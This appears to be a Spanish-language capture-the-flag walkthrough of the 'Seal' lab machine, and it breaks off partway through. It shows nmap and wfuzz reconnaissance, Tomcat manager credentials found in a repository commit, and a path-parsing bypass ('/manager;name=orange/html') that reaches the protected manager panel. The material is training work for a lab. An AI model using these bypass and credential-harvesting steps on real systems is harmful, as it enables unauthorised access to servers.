Seal_machine

Notas sobre la resolución de la máquina Seal

---

1) Ejecutamos un ping para verificar si esta activa la máquina víctima

```
ping -c 1 10.10.10.250

ping -c 1 10.10.10.250 -R  (Trace Route)

[*] ttl: 63 (Linux) => Linux (ttl=64) | Windows (ttl=128)
```

---

2) Escaneo rápido de Puertos con NMAP

nmap -p- --open -T5 -v -n 10.10.10.188 (otro comando)

```
└─$ `nmap -p- -sS --min-rate 5000 --open -vvv -n -Pn 10.10.10.188 -oG allPorts`
```

Puertos Abiertos:

> Open ports: 22,443,8080

3*) Obtener información detallada con NMAP:

(scripts de reconocimiento y exportar en formato nmap)

locate .nse | xargs grep "categories" | grep -oP '".*?"' | tr -d '"' | sort -u (scripts de reconocimiento)

```
└─$ nmap -sCV -p22,80 10.10.10.250 -oN infoPorts
```

```
#### INFO:
> 22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.2
>
> 443/tcp open ssl/http nginx 1.18.0 (Ubuntu)
| ssl-cert: Subject: commonName=seal.htb/ <-- * TARGET * -->
>
> 8080/tcp open  http-proxy


-[*] Buscar versión de Ubuntu

Googlear: open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 launchpad

Url: https://launchpad.net/ubuntu/+source/openssh/1:8.2p1-4ubuntu0.2

Data: openssh (1:8.2p1-4ubuntu0.2) focal-security; <-- * TARGET * -->
```

---

4) Whatweb

```
└─$ whatweb 10.10.10.250:443
http://10.10.10.250:443 [400 Bad Request] Country[RESERVED][ZZ],
HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.10.10.250], Title[400
The plain HTTP request was sent to HTTPS port], nginx[1.18.0]
```

---


5) Realizamos un curl solo cabezeras

```
└─$ curl -sX GET http://10.10.10.250:443 -I
HTTP/1.1 400 Bad Request
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 13 Jan 2025 14:29:26 GMT
Content-Type: text/html
Content-Length: 264
Connection: close
```

---

6) Analisis web

Arquitectura del servidor:




Servicio Puerto 443:

Servicio por puerto 443 --> http://10.10.10.250:443/ (Status 400 Bad Request)

Aplicamos Virtual Host:


```
└─$ sudo nano /etc/hosts

// 10.10.10.250 seal.htb
```



Servicio Puerto 8080:

Servicio por puerto 8080 --> http://10.10.10.250:8080/



GitBucket es un sistema de desarrollo colaborativo autohospedado que se asemeja a servicios como Github o Gitlab.

---

7) Fuzzing wfuzz

```
└─$ wfuzz -c --hc=404 -t 200 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt https://10.10.10.250/FUZZ
```

```
000000016:   302        0 L      0 W       0 Ch        "images"
000000259:   302        0 L      0 W       0 Ch        "admin"
000000001:   200        518 L    1140 W    19737 Ch    "# directory-
000000003:   200        518 L    1140 W    19737 Ch    "# Copyright
000000002:   200        518 L    1140 W    19737 Ch    "#"
000000014:   200        518 L    1140 W    19737 Ch    "https://10.1
000000009:   200        518 L    1140 W    19737 Ch    "# Suite 300,
000000011:   200        518 L    1140 W    19737 Ch    "# Priority o
000000012:   200        518 L    1140 W    19737 Ch    "# on atleast
000000013:   200        518 L    1140 W    19737 Ch    "#"
000000005:   200        518 L    1140 W    19737 Ch    "# This work
000000008:   200        518 L    1140 W    19737 Ch    "# or send a
000000007:   200        518 L    1140 W    19737 Ch    "# license, v
000000006:   200        518 L    1140 W    19737 Ch    "# Attributio
000000010:   200        518 L    1140 W    19737 Ch    "#"
000000004:   200        518 L    1140 W    19737 Ch    "#"
000000444:   302        0 L      0 W       0 Ch        "icon"
000000550:   302        0 L      0 W       0 Ch        "css"
000004889:   302        0 L      0 W       0 Ch        "manager"
000000953:   302        0 L      0 W       0 Ch        "js"
```

Directorios `manager/text/list` Tomcat

`http://localhost:8080/manager/html`
`http://localhost:8080/host-manager/html`
`http://localhost:8080/manager/html/text`
`http://localhost:8080/manager/html/text/deploy`
`http://localhost:8080/manager/text/list` < - - *TARGET* - - >
`http://localhost:8080/manager/text/reload`
`http://localhost:8080/manager/html/text/serverinfo`
`http://localhost:8080/manager/ststus`
`http://localhost:8080/manager/ststus/all`
`http://webserver/manager/jmxproxy/`

FUENTE: https://tomcat-apache-org.translate.goog/tomcat-9.0-doc/manager-howto.html?_x_tr_sl=en&_x_tr_tl=es&_x_tr_hl=es&_x_tr_pto=tc


NOTA:

De momento no podemos acceder al panel "/manager/text" por que necesitamos credenciales de autenticación. (status: 401)

---

8) GitBucket (Obtener credenciales)

http://10.10.10.250:8080/register




username: michael
passwd: michael1234

Login


PASO 1:

Luego del login, nos dirigimos al ropositorio "root/seal_market", para ver los commits.



PASO 2:

Acceder a directorio "tomcat".



PASO 3:

Obtenemos credenciales de Tomcat.


```
tomcat/tomcat-users.xml

<user username="tomcat" password="42MrHBf*z8{Z%" roles="manager-gui,admin-gui"/></tomcat-users>
```


User: tomcat
passwd: 42MrHBf*z8{Z%

---


9) Breaking Parser Logic

Caso Panel de Admin

PASO 1:




PASO 2:



Caso Acceso Tomcat

PASO 1:


Nos dirigimos al path: https://seal.htb/manager/html




PASO 2:

Modifiacamos el path con el broken parser logic.


```
https://seal.htb/manager;name=orange/html
```




	Behavior
Apache	/foo;name=orange/bar/
Nginx	/foo;name=orange/bar/
IIS	/foo;name=orange/bar/
Tomcat	/foo/bar/
Jetty	/foo/bar/
WildFly	/foo
WebLogic	/foo



FUENTE: https://i.blackhat.com/us-18/Wed-August-8/us-18-Orange-Tsai-Breaking-Parser-Logic-Take-Your-Path-Normalization-Off-And-Pop-0days-Out-2.pdf

PASO 3:

